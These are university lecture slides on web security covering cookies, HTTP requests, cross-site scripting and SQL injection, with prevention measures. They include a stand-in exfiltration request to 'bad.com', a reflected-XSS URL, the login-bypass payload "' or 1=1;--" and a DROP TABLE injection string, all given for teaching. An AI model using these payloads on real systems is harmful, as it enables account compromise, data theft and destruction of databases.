CMSC 426
Principles of Computer Security

Lecture 22
Web Hacking and Security

Last Class We Covered

- Network attacks on the different layers
  - Link layer
  - Internet layer
  - Transport layer
  - Application layer

- Network Security

Any Questions from Last Time?

Today's Topics

- Important info you need to know
  - Cookies
  - HTML
  - GET and POST
  - JavaScript
- Cross-Site Scripting
- SQL Injection

Important Info: Cookies

Important Info: Cookies

- Small pieces of data that remember “stateful” information
  - Login information
  - Shopping cart contents
  - Preferred language
  - Information entered into a form

- Created and sent by the website visited
- Stored on the user’s computer
  - Option to reject all, some, or specific cookies

Important Info: HTML

- Hypertext Markup Language

- Lots of opening and closing tags
  - `<a href="link.com">click here!</a>`

- Everything is enclosed inside <html> ... </html> tags
  - Anything inside those tags is interpreted as HTML

Important Info: HTTP GET and POST

- GET requests
  - Retrieve data from the web server
  - Parameters are included in the URL (*e.g.*, watch?v=D-UmfqFjpl0)

- POST requests
  - Request that the web server accepts data in the message body
  - Most often used when submitting a form or uploading a file
  - *e.g.*, url=search-alias=stripbooks&field-keywords=good+dog

Important Info: JavaScript

- Programming language that builds on HTML and CSS to allow dynamically updating webpages and content

- JavaScript has access to some sensitive information
  - Cookies, IP address, browser software, OS version, etc.

- JavaScript can send HTTP requests with arbitrary content to arbitrary destinations

Information from https://excess-xss.com/

Cross-Site Scripting

Cross-Site Scripting Basics

- Also known as XSS for short
- Essentially a client-side code injection of malicious script
  - JavaScript is often used, but could be other scripting languages
- Scripts may attempt to accomplish a variety of goals
  - Steal cookies to impersonate a user or extract sensitive information
  - Keylogging, fake logins, phishing, etc.

- Requires a vulnerable website that displays user input
  - Attacker must also have their own website/server for the attack

Example XSS Attack: Players

- Website
  - Serves up HTML pages, uses a database to store user-submitted information, and allows execution of arbitrary JavaScript code
  - Must also display user-submitted information (comments, etc.)
- Attacker
  - User with malicious JavaScript code, a web server of their own, and the desire to steal personal/sensitive information
- Victim
  - Normal user of the website

Information from https://excess-xss.com/

Example XSS Attack: Actions

1. Attacker uses a form on the website to “inject” malicious code
   a) Accomplish this by using a form on the website
   b) Sends a POST to the website’s database with the script
      a) `<script> ... </script>`

2. Victim accesses website
   a) Sends a GET request to the website
   b) Website returns a 200 OK, and sends webpage code back to the victim, including the malicious script

Information from https://excess-xss.com/

Example XSS Attack: Actions

3. Webpage is rendered and displayed in victim's browser, and malicious script code is executed
    a) At this stage, appears as if the website is the cause of the problem

    (It kinda is though, since it didn't protect against this attack.)

4. Script runs, and gathers the information it was designed for
    a) Sends a GET request to the attacker's web server, with the desired information in the URL of the request
        a) `GET http://bad.com/?info=superSensitive`

Information from https://excess-xss.com/

Persistent vs Reflected XSS Attacks

- Persistent XSS attacks have the malicious code stored in the website's database, and attack <u>any</u> user who accesses the site

- Reflected XSS attacks have the malicious code stored in the victim's initial GET request to the website
  - Attacker creates a malicious URL
    - **`http://okay.net/search?keyword=<script>...</script>`**
  - Website executes malicious script in its 200 OK response
  - Victim must be convinced/tricked to click on the URL

Information from https://excess-xss.com/

Preventing XSS Attacks

- Web developer needs to perform secure input handling
  - Encoding – treat user input as data only, not code
  - Validation –filter user input to remove malicious pieces

- Content Security Policy (CSP)
  - Provides a way to force browsers to follow certain rules
    - No inline resources (JavaScript, CSS, etc.)
    - No untrusted sources (don’t load and execute things unless trusted)

Information from https://excess-xss.com/

SQL Injection

Important Info: SQL

- Structured Query Language
- Used for interacting with databases


- Many web applications use SQL for dynamic content
  - Query the backend SQL database
  - Results of query are displayed through webpage

Example HTML Login Form

- HTML code for a form for logging into a page

```
<html>
    <body>
        <form action="/cgi-bin/login" method=post>
        Username: <input type=text name=username>
        Password: <input type=password name=password>
        <input type=submit value=Login>  </form>
    </body>
</html>
```

- Renders as



Username: Password: Login

- Upon clicking “Login,” POST request contains
  - **`username=subUser&password=subPass`**

Information from https://www.cisco.com/c/en/us/about/security-center/sql-injection.html/

Example: Login Validation SQL Query

- Web app may run an SQL query like this one:
  - `SELECT * FROM Users WHERE username = 'subUser' AND password = 'subPass';`
- Returns all (**`*`**) information from the **`Users`** table
  - But only where the username matches the submitted username
  - AND where the password matches the submitted password
- If this username/password combination doesn’t exist in the database, nothing is returned

Information from https://www.cisco.com/c/en/us/about/security-center/sql-injection.html/

SQL Injection

- User input is directly “injected” into the SQL query
  - When SQL query is interpreted, user input is evaluated as part of it

- Attackers can inject their own SQL code into the input forms
- Possible to completely change what the query actually does
  - “Log in” without providing a valid username or password
  - Obtain information from the database
  - Alter or delete the contents of the database

Information from https://www.cisco.com/c/en/us/about/security-center/sql-injection.html/

SQL Injection Example: Input


- Goal is to bypass the authentication of the earlier login form
  - Username: **`Admin`**
  - Password: **`' or 1=1;--`**
  - These variables are sent over in the POST request

- They're then put directly into the SQL statement
  - **`SELECT * FROM Users WHERE username = 'Admin' AND password = '' or 1=1;--';`**
  - In SQL, the double dash (`--`) is how comments are denoted

Information from https://www.cisco.com/c/en/us/about/security-center/sql-injection.html/

SQL Injection Example: Evaluation

- `username = 'Admin' AND password = '' or 1=1;--';`



probably True

False

True

or

and

True

True

- This selects all the rows from the **`Users`** table in which the username is Admin, regardless of the password provided

SQL Injection: Classic Example



HI, THIS IS YOUR SON'S SCHOOL. WE'RE HAVING SOME COMPUTER TROUBLE.
OH, DEAR – DID HE BREAK SOMETHING?
IN A WAY–
DID YOU REALLY NAME YOUR SON Robert'); DROP TABLE Students;-- ?
OH. YES. LITTLE BOBBY TABLES, WE CALL HIM.
WELL, WE'VE LOST THIS YEAR'S STUDENT RECORDS. I HOPE YOU'RE HAPPY.
AND I HOPE YOU'VE LEARNED TO SANITIZE YOUR DATABASE INPUTS.

Image copyright Randall Munroe, retrieved from https://xkcd.com/327/

SQL Injection Countermeasures

- Input validation and sanitization
  - Constrain input to reasonable values only
    - Digits, parens, and dashes for phone numbers
    - Pull-down menus for limited option inputs like state codes
  - Sanitize input by removing things like “––”, or by converting to “–”

- Implement error handling
  - Attackers can use error messages to retrieve information
  - Only show generic error messages to the user

Information from Hacking Exposed 7 (McClure, Scambray, Kurtz)

Announcements

- Lab 4 has been released
  - You should probably have started by now

- Homework 4 will be released soon

- Final exam is Thursday, May 16th at 3:30 PM
  - In MEYR 030

Image Sources

- Chocolate chip cookie (adapted from):
  - https://en.wikipedia.org/wiki/File:Choco_chip_cookie.png